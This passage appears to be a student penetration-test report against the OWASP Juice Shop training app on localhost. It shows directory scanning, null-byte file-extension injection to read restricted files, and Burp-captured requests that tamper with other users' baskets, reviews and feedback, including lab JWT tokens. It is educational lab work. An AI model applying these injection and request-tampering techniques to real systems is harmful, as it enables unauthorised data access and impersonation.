WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


[...]
GENERATED WORDS: 4612
--- Scanning URL: http://localhost:3000/ ---
+ http://localhost:3000/assets (CODE:301|SIZE:179)
+ http://localhost:3000/ftp (CODE:200|SIZE:1070) [Red arrow here]
+ http://localhost:3000/profile (CODE:500|SIZE:1243)
+ http://localhost:3000/promotion (CODE:200|SIZE:6586)
+ http://localhost:3000/redirect (CODE:500|SIZE:13126)
+ http://localhost:3000/robots.txt (CODE:200|SIZE:28)
+ http://localhost:3000/snippets (CODE:200|SIZE:1683)
+ http://localhost:3000/video (CODE:200|SIZE:10075518)
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)

[...]
END_TIME: Sat May 7 14:29:14 2022
DOWNLOADED: 4612 - FOUND: 9
```

- access the ftp link, I can see some system files being shown



- click on the *acquisitions.md* file to open, click OK to open in Mousepad by default



9.1.2 Outcomes (evidence) of the penetration testing in 9.1

1. I've successfully managed to confidential file

```
/tmp/acquisitions.md [Read Only] - Mousepad
File Edit Search View Document Help
D I L C X S C X F Q R Q
1# Planned Acquisitions
2
3> This document is confidential! Do not distribute!
4
5 Our company plans to acquire several competitors within the next year.
6 This will have a significant stock market impact as we will elaborate in
7 detail in the following paragraph:
8
9 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
10 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
11 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
12 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
13 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
14 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
15 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
16 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
17 ipsum dolor sit amet.
18
19 Our shareholders will be excited. It's true. No fake news.
20
```


9.1.3 Explanation of how the evidence included in 9.1 proves that [SFR9] is violated

1. - TSF should maintain a security audit log in which
 - whenever someone accesses the *acquisitions.md* file or any other confidential file, proper audit trail is created which identifies the author, timestamp and its role in the company.
 - The TSF should be automatically programmed to either block access when such events are detected to have taken place
2. Strong cryptographic protocols should be used to protect confidential data, i.e. it should not be stored or transmitted in clear text
3. Since, I was able to view the *acquisitions.md* file by simply scanning for web vulnerabilities ([Local-File-Inclusion, 2022](#)) that means TSF has failed to maintain the confidentiality of important System related files
 - hence, successful hacking of this vulnerability means this SFR is violated

9.2 [SFR9 - VC2] - Find the hidden easter egg

9.2.1 Description of penetration testing that was carried out for [SFR9 - VC2]

1. following on from steps as in 1 and 2 of 9.1
2. click on *eastere.egg* file




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/node_modules/fileServer/index.js:31:16)
at juiceShopBuildRoutes (/Server.js:15:13)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:35:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:32:13)
at juiceShopNode_modules_expresslibrouterindex.js:254:7
at param (/juice-shop/node_modules/express/lib/router/index.js:360:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:371:14)
at Function._parse_params (/juice-shop/node_modules/express/lib/router/index.js:416:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:279:10)
at juiceShopNode_modules_expresslibrouterindex.js:290:20
at callback (/juice-shop/node_modules/graceful-fs/polyfills.js:290:20)
at FSReqCallback.oncomplete (node:fs:199:5)
```

3. use the null byte injection %2500.md (%00 is %2500 urlencoded) to view the eastereggs file



the .md file contains a base64 encoded url

4. I used Linux terminal to base64 decode the encoded url found in above step

```
[root@kali ~]# /home/kali/Documents]
echo L2d1ci9xcmL25lc19mY19zaGFhbC9ndXJsl3V2cS9uYS9ybZncmUvcnR0L2p2Z3V2YS9ndXIVcm5mZ3JlL3J0dA= | base64 -d
/gur/grif/ner/fb/sha1/gurl/uqv/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt ✓
[root@kali ~]# /home/kali/Documents]
```

5. the base64 decoded code seems to have recurring patterns of *rtt* and *gur*

- this is symptomatic of a monoalphabetic cipher, i.e. probably a caesar cipher

6. looking up on the internet, reveals it might be a ROTational13 cipher

Ciphertext: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt


VARIANT: ROT13 (A-Z, a-z)

Plaintext: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

- append the entire decoded string */the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg* with <http://localhost:300/>

9.2.2 Outcomes (evidence) of the penetration testing in 9.2

- open the complete URL in new tab



9.2.3 Explanation of how the evidence included in 9.2 proves that [SFR9] is violated


- The successful penetration test of this vulnerability demonstrates the TSF failed to block access to confidential file system
- even though the actual easter egg was not seen in plain sight, it was secured with weak monoalphabetic cipher that was easily decoded
- The SFR should've kept the eastereggs secure as it may potentially lead to juice-shop giving away freebies to hackers
 - by keeping an audit log which should have captured the timestamp, login credentials and location details to indicate a potential violation of important business document

Hence, discovery of easter egg with no audit trail demonstrates that the SFR was violated

9.3 [SFR9 - VC3] - Access a developer's forgotten backup file

9.3.1 Description of penetration testing that was carried out for [SFR9 - VC3]

1. following on from steps as in 1 and 2 of 9.1
2. click on *package.json.bak* file



3. I need to null injection like previous step to view the file

9.3.2 Outcomes (evidence) of the penetration testing in 9.3

1. use the null byte injection %2500.md (%00 is %2500 urlencoded) to view the *package.json.bak* file

```

castere.egg%00-1.md    package.json.bak%00.md
1 [
2   "name": "juice-shop",
3   "version": "6.2.0-SNAPSHOT",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "homepage": "http://owasp-juice.shop",
6   "author": "Bjoern Kimmisch <bjoern.kimmisch@owasp.org> (https://kimmisch.de)",
7   "contributors": [
8     "Bjoern Kimmisch",
9     "Jannik Holtenbach",
10    "Ashish#03",
11    "greenkeeper[bot]",
12    "MarcRler",
13    "agrawalarpit14",
14    "Scar26",
15    "CaptainFreak",
16    "Supratik Das",
17    "JuiceShopBot",
18    "the-pro",
19    "Ziliang Li",
20    "Saryan10",
21    "m4lci3",
22    "Timo Pagel",
23    "..."
24  ],
25  "private": true,
26  "keywords": [
27    "web security",
28    "web application security",
29    "webappsec",

```

9.3.3 Explanation of how the evidence included in 9.3 proves that [SFR9] is violated

1. This file appears to be a developer back up file which discloses critical information about how the website is set up and location of git repositories
2. The TSF should have maintained an identifier that flags violation of this SFR as soon as someone tries to access the developer's back up file
3. Moreover this file was not stored using strong cryptographic protocols and was easily viewable in the browser by changing the extension
4. Since the TSF allowed easy access to a confidential file without any authentication protocols activated or generating any violation errors, the succesful hacking of this vulnerability demonstrates violation of this SFR


9.4 [SFR9 - VC4] - Access a misplaced SIEM signature file

9.4.1 Description of penetration testing that was carried out for [SFR9 - VC4]

1. following on from steps as in 1 and 2 of 9.1

9.4.2 Outcomes (evidence) of the penetration testing in 9.4

1. use the null byte injection %2500.md (%00 is %2500 urlencoded) to view the *suspicious_errors.yml* file



```

title: Suspicious error messages specific to the application
description: Detects error messages that only occur from tampering with or attacking the application
author: Bjoern Kimmisch
logsource:
  category: application
  product: nodejs
  service: errorhandler
detection:
  keywords:
    - 'Blocked illegal activity'
    - '* with id=* does not exist'
    - 'Only * files are allowed'
    - 'File names cannot contain forward slashes'
    - 'Unrecognized target URL for redirect: *'
    - 'B2B customer complaints via file upload have been deprecated for security reasons'
    - 'Infinite loop detected'
    - 'Detected an entity reference loop'
  condition: keywords
level: low

```

9.4.3 Explanation of how the evidence included in 9.4 proves that [SFR9] is violated

1. This *suspicious_errors.yml* file like other confidential files should not be accessible and the TSF should ensure that such files are stored using strong encryption mechanism.
2. TSF should ensure a proper actionable audit trail is kept by which access to this file should trigger automatic isolation of the directory holding such file
3. However, the TSF failed to trigger potential violation of a signature event (i.e. an event that can potentially be exploited further to inflict further losses)
4. Hence, exploitation of such vulnerability proves that the TSF is in violation of this SFR

9.5 [SFR9 -VC5] Access a salesman's forgotten backup file

9.6 [SFR9 -VC6] Learn about the Token Sale before its official announcement

10 SFR10 - FDP_ACF.1.2


The TSF shall enforce the following rules to determine if an operation among controlled subjects and controlled objects is allowed:

10.1 [SR10 - VC1] Put an additional product into another user's shopping basket


no user other than the user who created data stored within the system can delete or modify them

10.1.1 Description of penetration testing that was carried out for [SFR10 - VC1]

- ## 1. login as admin



2. inspect the code to find the basket id



The screenshot shows a browser window for the OWASP Juice Shop application at `localhost:3000/#/basket`. The page title is "DWASP Juice Shop". Below it, a modal dialog is open with the heading "Your Basket (admin@juice-sh.op)". The browser's developer tools are visible at the bottom, with the "Application" tab selected. A red box highlights the "Application" tab. The table under the "Application" tab shows the following data:

Key	Value
bid	1
itemTotal	25.92

- in this case bid is 1

- manipulate the JSON string to update the BasketId = 2

Request

Pretty Raw Hex ⌂ ⌄ ⌁

```
1 PUT /api/BasketItems/1 HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 48
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInNi9.yeyJzdGF0dXMiOiJzdWNjZXNzIiwic3ZGFOYSt6eyJpZC16MswidXNlc5hbWUiOiiLCJlbWFpbCI6ImFkbWluOgplaWNLXN0lm9wIiwiFcZ3dvcmQioiIwMtkyMDizYtdYmQ0MzI1MDUXNmYwNjlkZjE4YjUwMCIsInJvbGUiOihZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwiibGFzdExvZ2llsUxAiJlbnRLzmluZwQ1LCJwc9maWxlSw1hZ2Ui0iJhcSnl.dHmVcHViBglJ2ltYWdlcy91cgxvYWRzl2RlZmF1bHRBZG1pbisWbmciLCJ0b3RwU2VjcmVOIjoiiIiwiXBnY3RpdmUiOnRydwUsInNyZmF0ZWRBdC16jIwMjItMDUtMDcgMDk6MjMGNDQuNTc5ICswMDowMCIsInVzGFOZWRBdC16jIwMjItMDUtMDggMDk6Mz6MDUUNjK4ICswMDowMCIsImRlbGV0ZWRBdC16bnVsboHosImlhcdI6MTY1MjAxMjg40CwiZxhWIjoxNjUyMDMwODg4fQ.cwN9EVvGSRA0nLZ4b9HFCsx4B_zCZhjkU9Qok5rZDfYsJpedPi4btGwiAq2XRNZ0VnSQLFhdBoKajDOrfysjik1QzR6Lduzq_MD-ZaKec6c0IW3rHXPWn-60vJmmymyu81l72KR7ks-q59ch8tGPoZjx2JC-zOT020WVxyQ
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en, welcomebanner_status=dismiss, cookieconcern_status=dismiss, token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInNi9.yeyJzdGF0dXMiOiJzdWNjZXNzIiwic3ZGFOYSt6eyJpZC16MswidXNlc5hbWUiOiiLCJlbWFpbCI6ImFkbWluOgplaWNLXN0lm9wIiwiFcZ3dvcmQioiIwMtkyMDizYtdYmQ0MzI1MDUXNmYwNjlkZjE4YjUwMCIsInJvbGUiOihZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwiibGFzdExvZ2llsUxAiJlbnRLzmluZwQ1LCJwc9maWxlSw1hZ2Ui0iJhcSnl.dHmVcHViBglJ2ltYWdlcy91cgxvYWRzl2RlZmF1bHRBZG1pbisWbmciLCJ0b3RwU2VjcmVOIjoiiIiwiXBnY3RpdmUiOnRydwUsInNyZmF0ZWRBdC16jIwMjItMDUtMDcgMDk6MjMGNDQuNTc5ICswMDowMCIsInVzGFOZWRBdC16jIwMjItMDUtMDggMDk6Mz6MDUUNjK4ICswMDowMCIsImRlbGV0ZWRBdC16bnVsboHosImlhcdI6MTY1MjAxMjg40CwiZxhWIjoxNjUyMDMwODg4fQ.cwN9EVvGSRA0nLZ4b9HFCsx4B_zCZhjkU9Qok5rZDfYsJpedPi4btGwiAq2XRNZ0VnSQLFhdBoKajDOrfysjik1QzR6Lduzq_MD-ZaKec6c0IW3rHXPWn-60vJmmymyu81l72KR7ks-q59ch8tGPoZjx2JC-zOT020WVxyQ; continueCode=rohKIKFOQUzWtzcIwTZhXukt2z1gaUhgmcaBTh3FrYfdWTzOsKNCj3ckY14YTp7
19 Connection: close
20
21 { "ProductId":14, "BasketId":2, "quantity":1
```

Response


Pretty Raw Hex Render ⌂ ⌄ ⌁

```
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 327
8 ETag: W/"147-cc4CU860kL55VGaN7m0
9 Vary: Accept-Encoding
10 Date: Sun, 08 May 2022 14:36:01
11 Connection: close
12
13 {
    "message": "null: `ProductId` cannot be updated due to `noUpdate` constraint, `BasketId` cannot be updated due to `noUpdate` constraint",
    "errors": [
        {
            "field": "ProductId",
            "message": "`ProductId` cannot be updated due to `noUpdate` constraint"
        },
        {
            "field": "BasketId",
            "message": "`BasketId` cannot be updated due to `noUpdate` constraint"
        }
    ]
}
```

- I received an update error as I could not manage to update the basket of another user

10.1.2 Outcomes (evidence) of the penetration testing in 10.1

1. manipulate JSON string further using HTTP parameter pollution HPP (IMPERVA, 2022)



The screenshot shows a browser window with the URL localhost:3000/#/basket. The page title is "OWASP Juice Shop". A green banner at the top states: "You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)". The main content area displays a table of products in a shopping basket:

Product	Quantity
Apple	1
Banana	2
Cake	1
Orange	1

At the bottom of the page, there is a link: "View my basket".

10.1.3 Explanation of how the evidence included in 10.1 proves that [SFR10] is violated

1. The TSF failed to secure against the HPP attack by not validating/sanitizing the user input
 - effectively allowing users to bypass input validation
 - hence by, I was able to modify/add internal values i.e. products in baskets belonging to other users
 - therefore, the SFR is violated in this case as I was able to modify/add the products associated with other user

10.2 [SR10 - VC2] Post a product review as another user or edit any user's existing review

no user can create data associated with another user

10.2.1 Description of penetration testing that was carried out for [SFR10 - VC2]

1. login as *jim@juice-sh.op* and post a review SFR10-VC2

2658	http://localhost:3006	GET	/rest/products?livedays		200	739	JSON
2657	http://localhost:3006	PUT	/rest/products/livedays	✓	201	358	JSON
2656	http://localhost:3006	GET	/rest/products?livedays		304	254	

- I had success in posting above review

10.2.2 Outcomes (evidence) of the penetration testing in 10.2

1. now capture the PUT request and change the payload by modifying the JSON string to rename the author as `admin@juice-sh.op` and resend the request in burp

10.2.3 Explanation of how the evidence included in 10.2 proves that [SFR10] is violated

1. TSF should maintain integrity of user data by implementing a strict access-control so that no user can create data on behalf of/or associated with another

- in this vulnerability I was able to post a review for *admin@juice-sh.op* even though i was logged in as *jim@juice-sh.op*

- hence, this SFR was violated

10.3 [SFR10 - VC3] Post some feedback in another user's name

10.3.1 Description of penetration testing that was carried out for [SFR10 - VC3]

- attempt to provide feedback as anonymous

Customer Feedback

Author: anonymous

Comment *: dislike juiceshop

Rating: 1

CAPTCHA: What is 2+9*3 ?

Result *: 33

Submit

- turn 'intercept on' in burpsuite and click 'submit' in step 1

- burpsuite captured the format in which feedback form values are captured

```
Pretty Raw Hex ⌂ ↴
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 83
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=n6DXHV18YmxKv$2woZLrdwrtZUyTxikLfnQHDnAQ45gJbONRkqylPpEz7Be
18 Connection: close
19
20 {
  "captchaId":5,
  "captcha":"33",
  "comment":"dislike juiceshop (anonymous)",
  "rating":1
}
```

- to submit feedback on behalf of someone else, I need to have the author-id enabled

- inspect the feedback-form

The screenshot shows a 'Customer Feedback' form. The 'Author' field contains 'anonymous' with a red underline. The 'Comment' field contains 'dislike juiceshop'. At the bottom, a CAPTCHA field asks 'What is 2+9*3 ?'.

```

<div class="mat-form-field flex ng-tns-c118-28">
  <div class="mat-form-field-outline ng-tns-c118-28 ng-star-inserted">
    <div class="mat-form-field-outline mat-form-field-outline-thick ng-tns-c118-28 ng-star-inserted">
      <input _ngcontent-dtg-c121 matinput type="text" aria-label="Field with the name of the author" class="mat-input-element mat-form-field-autofill-control ng-tns-c118-28 ng-untouched ng-pristine cdk-text-field-autofill-monitored" disabled id="mat-input-14" aria-invalid="false" aria-required="false"> == $0
      <span class="mat-form-field-label-wrapper ng-tns-c118-28"></span>
    </div>
  </div>

```

4. remove the **disabled id="mat-input-14"** from the CSS to enable editing of the author field

The screenshot shows the same 'Customer Feedback' form. The 'Author' field now has a blue border and is labeled 'anonymous' with a red checkmark, indicating it is now editable. The rest of the form remains the same.

```

<div class="mat-form-field flex ng-tns-c118-28">
  <div class="mat-form-field-outline ng-tns-c118-28 ng-star-inserted">
    <div class="mat-form-field-outline mat-form-field-outline-thick ng-tns-c118-28 ng-star-inserted">
      <input _ngcontent-dtg-c121 matinput type="text" aria-label="Field with the name of the author" class="mat-input-element mat-form-field-autofill-control ng-tns-c118-28 ng-untouched ng-pristine cdk-text-field-autofill-monitored" id="mat-input-14" aria-invalid="false" aria-required="false"> == $0
      <span class="mat-form-field-label-wrapper ng-tns-c118-28"></span>
    </div>
  </div>

```

5. the author field becomes editable, replace 'anonymous' with 'admin@juice-sh.op' like so,

Customer Feedback

Author: **anonymous**

Comment *
dislike juiceshop

Rating

CAPTCHA: What is 7+5+7 ?

Result *
19

Console Sources Network Performance Memory Application Security Lighthouse DOM Invader

```
><div class="mat-form-field-outline mat-form-field-outline-thick ng-tns-c118-9 ng-star-inserted">...</div>
<div class="mat-form-field-infix ng-tns-c118-9">
  <input _ngcontent-mbt-c121 matinput type="text" aria-label="Field with the name of the author" class="mat-input-element mat-form-field-autofill-control ng-tns-c118-9 cdk-text-field-autofill-monitored ng-touched ng-dirty" aria-invalid="false" aria-required="false"> == $0
  <span class="mat-form-field-label-wrapper ng-tns-c118-9">...</span>
</div>
<!-->
```

Customer Feedback

Author: **admin@juice-sh.op**

Comment *
dislike juiceshop

Rating

CAPTCHA: What is 7+5+7 ?

Result *
19

► Submit

Console Sources Network Performance Memory Application Security Lighthouse DOM Invader

```
><div class="mat-form-field-outline mat-form-field-outline-thick ng-tns-c118-9 ng-star-inserted">...</div>
<div class="mat-form-field-infix ng-tns-c118-9">
  <input _ngcontent-mbt-c121 matinput type="text" aria-label="Field with the name of the author" class="mat-input-element mat-form-field-autofill-control ng-tns-c118-9 cdk-text-field-autofill-monitored ng-touched ng-dirty" aria-invalid="false" aria-required="false"> == $0
  <span class="mat-form-field-label-wrapper ng-tns-c118-9">...</span>
</div>
<!-->
</div>
<!-->
```

- click 'submit'

10.3.2 Outcomes (evidence) of the penetration testing in 10.3.1

- Success in posting feedback on behalf of administrator from step 5 of 10.3.1

```

19
20 {
  "captchaId":0,
  "captcha":"19",
  "comment":"dislike juiceshop (admin@juice-sh.op)",
  "rating":1
}

```

✓

Response

Pretty | Raw | Hex | Render | ↴ | ⌂ | ⌂ | ⌂

```

7 Content-Type: application/json; charset=utf-8
8 Content-Length: 189
9 ETag: W/"bd-ec390AWz/BmkFkDbQkciurhEmzO"
10 Vary: Accept-Encoding
11 Date: Tue, 03 May 2022 14:13:38 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 8,
    "comment": "dislike juiceshop (admin@juice-sh.op)", ✓
    "rating": 1,
    "updatedAt": "2022-05-03T14:13:32.978Z",
    "createdAt": "2022-05-03T14:13:32.978Z",
    "UserId": null
  }
}

```

- login as administrator, access the administration section. The feedback posed appears in the 'Customer Feedback' section

Index	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice...)	★★★	trash
2	Great shop! Awesome service! (**@juice-sh.op)	★★★	trash
3	Nothing useful available here! (**der@juice-sh.op)	★	trash
	Incompetent customer support! Can't even upload photo of broken...	★★	trash
	This is the store for awesome stuff of all kinds! (anonymous)	★★★	trash
	Never gonna buy anywhere else from now on! Thanks for the great service...	★★★	trash
	Keep up the good work! (anonymous)	★★★	trash
	dislike juiceshop (admin@juice-sh.op)	★	trash
	dislike juiceshop (admin@juice-sh.op)	★	trash

10.3.3 Explanation of how the evidence included in 10.3.2 proves that [SFR10] is violated

- TSF failed to ensure that anonymous or unauthorized API calls will be prohibited ([API15:2019, 2022](#))
 - manipulation of CSS led to submitting the feedback form on behalf of admin@juice-sh.op

- flawed security configuration and/or missing checks in juice-shop allowed unauthorized API calls
- hence, I was able to submit feedback on behalf of admin successfully leading to the violation of this SFR

10.4 [SFR10 - VC4] Update multiple product reviews at the same time

no user can create data associated with another user

10.4.1 Description of penetration testing that was carried out for [SFR10 - VC4]

1. submit a product review using browser, capture the request in burp

The screenshot shows the Burp Suite interface with two panels: 'Request' and 'Response'.

Request:

```

1. PUT /rest/products/1/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 49
Content-Type: application/json, text/plain, */*
Accept: application/json, text/plain, */*
Content-Type: application/json
Authorization: eyJsbWdhIjoiJKV1QlCJhgcOjJSJzEiNjJ9.eyJ2dGFnZmlyZW1yZGF0YSIsInYjZCISMSwidXNLcnShbWUoLiLcJlbwPzbCIGInKhl0U0gjlawWN1LXN0L9wJ1vocJGFzc3rvca0:0:0:1:WMTkyD1zTzYn0:3H:1:1MD0uhrvWb1:K2:54:1:MCIsinJvhGluJ:JzGph1I
